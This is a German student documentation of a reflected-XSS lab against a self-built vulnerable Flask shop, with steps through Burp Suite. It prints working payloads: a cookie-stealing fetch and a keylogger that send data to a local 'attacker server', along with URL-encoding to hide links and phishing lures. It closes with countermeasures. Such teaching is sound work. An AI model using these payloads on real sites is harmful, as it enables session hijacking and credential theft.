

# **Reflected XSS Live-Demo**

## **Dokumentation**

**Modul: Cyber-Security**  
Ilker Acikgöz

# Inhaltsverzeichnis

Vorbereitung der Demo-Umgebung .....	1
Benötigte Tools .....	1
Einführung und Ziel dieser Dokumentation.....	1
Hinweis zum Quellcode.....	1
Definition Reflected-XSS.....	1
Schritt 0: GitHub Repository klonen und in VS-Code öffnen.....	2
0.1 GitHub Repository klonen.....	2
0.2 Projekt in VS-Code öffnen.....	2
0.3 Integriertes Terminal öffnen.....	2
Schritt 1: Server starten und Webseite öffnen .....	3
1.1 requirements.txt installieren.....	3
1.2 Webseite starten .....	3
1.3 Angreifer-Server starten .....	3
1.4 Webseite im Browser öffnen.....	3
Schritt 2: XSS-Schwachstelle identifizieren .....	4
2.1 Suchfeld testen .....	4
2.2 URL-Parameter analysieren .....	4
2.3 Schwachstelle mit Burp Analysieren.....	4
2.4 Burp Suite Starten und Burp Browser öffnen .....	4
2.5 HTTP-Request abfangen und modifizieren.....	5
2.6 Repeater in Burp .....	5
Schritt 3: Cookie-Diebstahl Angriff vorbereiten .....	6
3.1 Vorhandene Cookies prüfen.....	6
3.2 Cookie-Diebstahl Payload erstellen.....	6
3.3 Payload-Komponenten verstehen .....	6
Schritt 4: Malicious Link generieren.....	7
4.1 Vollständige URL .....	7
4.2 URL-Encoding (in der Praxis).....	7
4.3 Social Engineering Szenario .....	7
Schritt 5: Cookie-Diebstahl durchführen .....	8
5.1 Link aufrufen .....	8
5.2 Angreifer-Server Konsole prüfen .....	8
5.3 Was ist passiert? .....	8
Schritt 6: Keylogger einschleusen .....	9
6.1 Keylogger-Payload erstellen.....	9
6.2 Payload-Erklärung.....	9
6.3 Vollständige URL mit Keylogger .....	9
6.4 Keylogger testen .....	9

6.5 Gestohlene Tastatureingaben ansehen.....	9
6.6 Gefahr in der Praxis .....	10
Schritt 7 Gegenmaßnahmen .....	10
7.1 Input Validation und Output Encoding .....	10
7.2 Content Security Policy (CSP).....	10
7.3 HttpOnly und Secure Cookies .....	10
7.4 Verwendung von Security Frameworks .....	10
Literaturverzeichnis.....	11

# Vorbereitung der Demo-Umgebung

Bevor du mit der Live-Demo beginnst, stelle sicher, dass alle erforderlichen Komponenten bereit sind:

## Benötigte Tools

- **Python 3.x** installiert
- **GitHub Repository** geklont oder heruntergeladen
- **Terminal/Kommandozeile** geöffnet

 **Wichtig:** Diese Demo sollte nur in einer kontrollierten, isolierten Umgebung durchgeführt werden!

## Einführung und Ziel dieser Dokumentation

In der Präsentation wurden die Grundlagen von Cross-Site-Scripting erklärt, wobei der Schwerpunkt auf Reflected XSS lag. Auf Basis einer selbst entwickelten E-Commerce-Webseite, die als Elektronik-Onlineshop aufgebaut wurde, wurde gezeigt, wie manipulierte Nutzereingaben – etwa über die Suchfunktion oder andere interaktive Bereiche – direkt vom Server zurückgesendet und dadurch als schädlicher Code ausgeführt werden können.

Ziel dieser Dokumentation ist es, die technische Umsetzung und das Vorgehen des im Vortrag verwendeten Praxisbeispiels zum Reflected XSS nachvollziehbar darzustellen. Die einzelnen Schritte erläutern, wie die Testumgebung eingerichtet wurde und wie die demonstrierten Angriffe funktionieren, sodass die gezeigten Ergebnisse problemlos reproduziert werden können.

## Hinweis zum Quellcode

Das gesamte Projekt und der gesamte Quellcode ist Open Source und auf GitHub unter: [https://github.com/asacik/XSS\\_Projekt](https://github.com/asacik/XSS_Projekt) abrufbar

## Definition Reflected-XSS

Reflected-XSS ist eine Form von Cross Site Scripting, bei der vom Angreifer eingebrachter Schadcode nicht dauerhaft auf dem Server gespeichert wird. Stattdessen wird die schädliche Eingabe unmittelbar „reflektiert“, also direkt in der Serverantwort zurück an den Benutzer geschickt.

# Schritt 0: GitHub Repository klonen und in VS-Code öffnen

Bevor du mit der Demo beginnst, musst du das GitHub Repository kopieren und in deiner IDE öffnen.


## 0.1 GitHub Repository klonen

Öffne ein Terminal und navigiere zu dem Ordner, wo du das Projekt speichern möchtest:

```
cd ~/Dokumente
```

Klone das Repository mit Git:

```
git clone https://github.com/asacik/XSS_Projekt.git
```



## 0.2 Projekt in VS-Code öffnen

Öffne Visual Studio Code und das Projekt:

**Option 1 - Über das Terminal:**

```
cd XSS_Projekt code
```

**Option 2 - Über VS-Code:**


1. Öffne VS-Code
2. Klicke auf "File" → "Open Folder"
3. Wähle den Ordner "XSS\_Projekt" aus

## 0.3 Integriertes Terminal öffnen

Öffne das integrierte Terminal in VS-Code:

- **Windows/Linux:** Strg Ö `
- **Mac:** Cmd + `
- **Alternativ:** Menü "Terminal" → "New Terminal"

**💡 Tipp:** Du kannst in VS-Code mehrere Terminals parallel öffnen. Das brauchst du später für den Webserver und den Angreifer-Server!



# Schritt 1: Server starten und Webseite öffnen

Starte die vulnerable Webseite und den Angreifer-Server.

## 1.1 requirements.txt installieren


Navigiere im Terminal zum XSS\_Projekt und installiere die Requirements.txt

```
cd XSS_Projekt/  
pip install -r requirements.txt
```

## 1.2 Webseite starten

Navigiere im Terminal zum Projektordner und starte den Python HTTP-Server:

```
cd XSS_Projekt/unsecurepage  
python3 server.py
```



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS  
○ PS D:\Studium\Semester_3\cybersec\XSS_Projekt\unsecurepage> python3 server.py  
Server: http://localhost:5000  
  * Serving Flask app 'server'  
  * Debug mode: on
```


## 1.3 Angreifer-Server starten

Öffne ein zweites Terminal und starte den Angreifer-Server:

Hierzu würde ich empfehlen, ein externes Terminal zu starten, um es übersichtlicher zu halten.


```
cd XSS_Projekt/AttServ  
npm start
```

**Erwartete Ausgabe:** "Attacker Server gestartet"



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS  
PS D:\Studium\Semester_3\cybersec\XSS_Projekt\AttServ> npm start  
Node.js v24.11.0  
Q PS D:\Studium\Semester_3\cybersec\XSS_Projekt\AttServ>  
○  
ATTACKER SERVER GESTARTET
```

## 1.4 Webseite im Browser öffnen



Öffne deinen Browser und navigiere zu:

<http://localhost:5000>

✓ **Checkpoint:** Die E-Commerce Webseite wird angezeigt mit Produkten, Suchfeld und Warenkorb.

## Schritt 2: XSS-Schwachstelle identifizieren

Untersuche die Webseite auf potenzielle Eingabepunkte für XSS-Angriffe.

### 2.1 Suchfeld testen

Gib einen normalen Suchbegriff ein:


4. Klicke auf das Suchfeld oben auf der Seite
5. Gib "Laptop" ein und drücke Enter
6. Beobachte: Die Suchergebnisse zeigen "Suchergebnisse für: Laptop"

### 2.2 URL-Parameter analysieren

Schau dir die URL in der Adressleiste an:

`http://localhost:8000/?search=laptop`

**Wichtig:** Der Suchbegriff wird als URL-Parameter "search" übergeben. Dies ist ein typischer Angriffspunkt für Reflected XSS!



### 2.3 Schwachstelle mit Burp Analysieren


Verwende Burp Suite, um die XSS-Schwachstelle zu analysieren und zu testen.

### 2.4 Burp Suite Starten und Burp Browser öffnen

Starte Burp Suite:

1. Öffne Burp Suite
2. Klicke auf *Proxy* → *Intercept* und stelle sicher, dass *Intercept is off* angezeigt wird
3. Klicke Oben rechts auf „Open Browser“ – ein vorkonfigurierter Browser öffnet sich

**Tipp:** Der Burp Browser ist bereits mit dem Proxy verbunden. Alternativ kannst du auch deinen eigenen Browser manuell konfigurieren (Proxy: 127.0.0.1/8080)




## 2.5 HTTP-Request abfangen und modifizieren

Jetzt fangen wir einen Request ab und manipulieren den search Parameter:

- Navigiere zu der E-Commerce Webseite in dem Burp Browser → http://localhost:5000
- Aktiviere „Intercept is on“ in Burp → Proxy → Intercept
- Gib im Browser Suchfeld “Test“ ein und drücke Enter
- Der Request wird in Burp abgefangen – suche nach der Zeile: GET/?search=Test
- Geh auf <https://www.urlencoder.org/de/> um den XSS-Payload zu kodieren
- Ändere den search Parameter zu:  
%3Cimg%20src%3Dx%20onerror%3D%22alert%28%27Diese%20Webseite%20ist%20anfällig%41lig%20auf%20XSS%27%29%22%3E und klicke auf „Forward“

### Hinweis:


%3Cimg%20src%3Dx%20onerror%3D%22alert%28%27Diese%20Webseite%20ist%20anfällig%41lig%20auf%20XSS%27%29%22%3E ist die kodierte Version von dem Payload  
<img src=x onerror="alert('Diese Webseite ist XSS Anfällig')">



## 2.6 Repeater in Burp

Der Repeater ermöglicht es, verschiedene Payloads systematisch zu testen:

- Rechtsklick auf den Request im HTTP-History Tab → „Send to Repeater“
- Wechsle zum Repeater Tab
- Modifizierte den search Parameter mit verschiedenen XSS-Payloads in kodierter Darstellung
- Klicke auf „Send“ und beobachte die Response – zeigt die HTML-Seite den injizierten Code ?



**Hinweis:** In der Response sollt nun der Payload zusehen sein

✓ **Checkpoint:** Du hast erfolgreich gelernt, wie man mit Burp Suite XSS-Schwachstellen systematisch analysiert und verschiedene Payloads testet.

## Schritt 3: Cookie-Diebstahl Angriff vorbereiten

Jetzt erstellen wir einen gefährlicheren Payload, der Cookies stiehlt.


### 3.1 Vorhandene Cookies prüfen

Die Webseite setzt automatisch Demo-Cookies beim ersten Besuch. Öffne die Browser-Konsole (F12) und gib ein:

```
document.cookie
```

Du siehst mehrere Cookies:

- **sessionId**: abc123def456ghi789
- **authToken**: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
- **userPrefs**: theme=dark
- **userName**: MaxMustermann
- **userEmail**: [max.mustermann@example.de](mailto:max.mustermann@example.de)



```
document.cookie
> sessionId=abc123def456ghi789; userPrefs=theme:dark; authToken=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9; userName=MaxMustermann; userEmail=max.mustermann@example.de
```


### 3.2 Cookie-Diebstahl Payload erstellen

Der Payload sendet alle Cookies an den Angreifer-Server:

```
<img src=x
onerror="fetch('http://localhost:3000/steal?c='+document.cookie)">
```

### 3.3 Payload-Komponenten verstehen

- **fetch()** - Sendet HTTP-Request an Angreifer-Server
- **localhost:3000/steal** - URL des Angreifer-Servers
- **?c=** - URL-Parameter für gestohlene Cookies
- **document.cookie** - Greift auf alle Cookies der aktuellen Domain zu



Kostenloser Versand ab 29€ Sicherer Kauf • 30 Tage Rückgaberecht

TechStore

Suchen

Smartphones Laptops Audio Kameras Gaming Smart Home Angebote Kontakt

COOKIE-DIEBSTAHL ERKANNT!

Zeit: 30.11.2025, 14:43:14  
IP-Adresse: ::ffff:127.0.0.1  
Referer: http://localhost:8000/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36  
Cookies: sessionId=abc123def456ghi789; userPrefs=theme:dark; authToken=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9; cartItems=3; user Name=MaxMustermann; userEmail=max.mustermann@example.de

## Schritt 4: Malicious Link generieren

Erstelle die vollständige URL mit dem Cookie-Diebstahl Payload.

### 4.1 Vollständige URL

```
http://localhost:5000/?search=<img src=x  
onerror="window.location='https://amazon.com'">
```

### 4.2 URL-Encoding (in der Praxis)

Um Verdacht zu vermeiden gehen wir wieder auf <https://www.urlencoder.org/de/> und kodieren den Payload in der URL

```
http://localhost:5000/?search=%3Cimg%20src%3Dx%20onerror%3D%22window.locati  
on%3D%27https%3A%2F%2Famazon.com%27%22%3E
```


### 4.3 Social Engineering Szenario

Angreifer würden diesen Link über verschiedene Kanäle verbreiten:

- Phishing-E-Mails: "Klicken Sie hier für 80% Rabatt!"
- Social Media Posts mit verlockenden Angeboten
- Gefälschte Werbeanzeigen
- Kompromittierte Websites mit Links



### 4.4 Opfer würde auf „Gefälschte Webseite“ gelangen



## Schritt 5: Cookie-Diebstahl durchführen

Führe den Angriff durch und beobachte die gestohlenen Cookies auf dem Angreifer-Server.

### 5.1 Link aufrufen

Kopiere die Malicious URL in die Adressleiste und drücke Enter:


```
http://localhost:5000/?search=%3Cimg%20src%3Dx%20onerror%3D%22fetch%28%27ht  
tp%3A%2F%2Flocalhost%3A3000%2Fsteal%3Fc%3D%27%2Bdocument.cookie%29%22%3E
```

### 5.2 Angreifer-Server Konsole prüfen

Wechsle zum Terminal mit dem Angreifer-Server. Du siehst jetzt alle gestohlenen Cookies:

```
⚠️ STOLEN COOKIE: sessionId=abc123def456ghi789;  
authToken=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9; userName=MaxMustermann;  
userEmail=max.mustermann@example.de
```

✓ Erfolg: Die Cookies wurden erfolgreich an den Angreifer-Server übertragen!



### 5.3 Was ist passiert?

7. Browser führt den eingeschleusten JavaScript-Code aus
8. `fetch()` sendet HTTP-Request mit Cookies an localhost:3000
9. Angreifer-Server empfängt und loggt die gestohlenen Cookies
10. Angreifer hat jetzt Zugriff auf die Session des Opfers

## Schritt 6: Keylogger einschleusen

Demonstriere, wie ein Keylogger per XSS eingeschleust werden kann, um alle Tastatureingaben zu protokollieren.

### 6.1 Keylogger-Payload erstellen

Der Keylogger-Payload lauscht auf alle Tastatureingaben und sendet sie an den Angreifer-Server:

```
<img src=x onerror="var k='';document.onkeydown=function(e){k+=e.key;if(k.length>20){fetch('http://localhost:3000/keys?d='+encodeURIComponent(k)+'&u='+location.href);k=''} }">
```

### 6.2 Payload-Erklärung

- **var k=“** → Initialisiert leere Variable zum Sammeln der Tastatureingabe
- **document.onkeydown=function(e)** → Registriert Event Handler für jeden Tastendruck
- **k+=e.key** → Fügt jede gedrückte Taste zur Variable k hinzu
- **if(k.length>20)** → Prüft ob 20 Zeichen gesammelt wurden
- **fetch(‘http://localhost:3000/keys?d=’+encodeURIComponent(k)+‘&u=’+location.href)** → Sendet gesammelte Tasten und aktuelle URL an Angreifer Server
- **encodeURIComponent(k)** → Kodiert Eingaben URL sicher
- **k=“** → Setzt Variable zurück nach erfolgreichem Versenden

### 6.3 Vollständige URL mit Keylogger

Kopiere diese URL in die Adressleiste:


```
http://localhost:5000/?search=<img src=x onerror="var k='';document.onkeydown=function(e){k+=e.key;if(k.length>20){fetch('http://localhost:3000/keys?d='+encodeURIComponent(k)+'&u='+location.href);k=''} }">
```

### 6.4 Keylogger testen

Nach dem Aufruf der URL:

11. Klicke in das Suchfeld
12. Tippe beliebige Wörter ein, z.B. "passwort123"
13. Wechsle zum Terminal mit dem Angreifer-Server

### 6.5 Gestohlene Tastatureingaben ansehen



The terminal window displays the following output:

```
TASTATUREINGABE ABGEFANGEN!
=====
Zeit: 04.12.2025, 02:49:35
IP-Adresse: ::1
URL: http://localhost:5000/?search=<img src=x onerror="var k='';document.onkeydown=function(e){k+=e.key;if(k.length>20){fetch('http://localhost:3000/keys?d='+encodeURIComponent(k)+'&u='+location.href);k=''} }">
Eingabe: ShiftHallo ShiftWelt
Länge: 21 Zeichen
```

## 6.6 Gefahr in der Praxis

Mit einem Keylogger kann der Angreifer folgende sensible Daten stehlen:

- Passwörter bei Login-Formularen
- Kreditkartendaten bei Checkout
- Persönliche Nachrichten und E-Mails
- Alle Formulareingaben auf der gesamten Webseite

## Schritt 7 Gegenmaßnahmen

### 7.1 Input Validation und Output Encoding

Alle Benutzereingaben müssen serverseitig validiert und beim Ausgeben im HTML-Kontext escaped werden. Hierbei werden gefährliche Zeichen wie < >, „ , ‘ und & in ihre HTML-Entity Entsprechung umgewandelt (&lt;, &gt;, &quot;, &#x27;, &amp;). Dies verhindert, dass Schadcode als ausführbares HTML interpretiert wird.

```
1  From flask import Flask, request, render_template, escape, make_response
2
3  app = Flask(__name__)
4
5  @app.route('/')
6  def index():
7      search_query = escape(request.args.get('search', '')) ←
8      search_results = ''
9      if search_query:
10          search_results = f"<div style='padding: 20px; background: white;'><strong>Suche (escaped):</strong> {search_query}</div>" ←
11
```

### 7.2 Content Security Policy (CSP)

CSP-Header definieren, welche Skript-Quellen der Browser ausführen darf. Mit „script-src 'self'“ wird nur JavaScript von der eigenen Domain erlaubt, inline-Skripte werden blockiert. Selbst wenn ein XSS-Payload ins HTML gelangt, verhindert das CSP dessen Ausführung als Defense-in-Depth-Maßnahmen.

```
response.headers['Content-Security-Policy'] = "default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline';"
response.headers['X-Content-Type-Options'] = 'nosniff'
response.headers['X-Frame-Options'] = 'DENY'

return response
```

### 7.3 HttpOnly und Secure Cookies

Das HttpOnly Flag verhindert, dass JavaScript auf Cookies zugreifen kann. Das Secure Flag sorgt dafür, dass Cookies nur über HTTPS übertragen werden. Diese Maßnahmen schützen Session-Tokens vor Cookie Diebstahl durch XSS

```
# Sichere Cookies mit HttpOnly und Secure Flags setzen
if not request.cookies.get('sessionId'):
    response.set_cookie('sessionId', 'abc123def456ghi789', httponly=True, secure=False, samesite='Lax') ←
```

### 7.4 Verwendung von Security Frameworks

Moderne Web-Frameworks wie React, Angular oder Vue.js führen automatisches Escaping durch. Template-Engines wie Jinja2 sollten ohne den |safe-Filter verwendet werden. Frameworks bieten integrierte XSS-Schutzmaßnahmen, die manuelles Escaping ergänzen oder ersetzen.

## Literaturverzeichnis

- Eckert, P. D. (2023). *IT-Sicherheit Konzepte-Verfahren-Protokolle 11. Auflage*. Oldenbourg: De Gruyter Oldenbourg.
- freeCodeCamp.prg. (2019). Learn Flask for Python - Full Tutorial. Von [https://www.youtube.com/watch?v=Z1RJmh\\_OqeA](https://www.youtube.com/watch?v=Z1RJmh_OqeA) abgerufen
- Informatik, H. (29. Januar 2025). XSS einfach erklärt – Einführung in Cross-Site Scripting (Reflect, Stored & DOM XSS). Von <https://www.youtube.com/watch?v=ORggQtJBw8w&t=683s> abgerufen
- IONOS-Redaktion. (2019). *XSS/Cross-Site-Scripting unterbinden und Sicherheitslücken schließen*. Von <https://www.ionos.de/digitalguide/websites/web-entwicklung/was-ist-xss-bzw-cross-site-scripting/> abgerufen
- Mangels, F. (2021). *OWASP Top 10 – A7 – Cross-Site Scripting (XSS)*. Von <https://www.datenschutz-notizen.de/owasp-top-10-a7-cross-site-scripting-xss-5330721/> abgerufen
- MDN Web Docs. (2024). Von <https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CSP> abgerufen
- Nach Cross-Site-Scripting-Lücken: BAFA will BSI mit Website-Check beauftragen*. (2020). Von <https://www.heise.de/news/Nach-Cross-Site-Scripting-Luecken-BaFa-will-BSI-mit-Website-Check-beauftragen-4870835.html> abgerufen
- OWASP. (2017). Von [https://wiki.owasp.org/images/9/90/OWASP\\_Top\\_10-2017\\_de\\_V1.0.pdf](https://wiki.owasp.org/images/9/90/OWASP_Top_10-2017_de_V1.0.pdf) abgerufen
- OWASP. (2024). *XSS Filter Evasion*. Von [https://cheatsheetseries.owasp.org/cheatsheets/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html) abgerufen
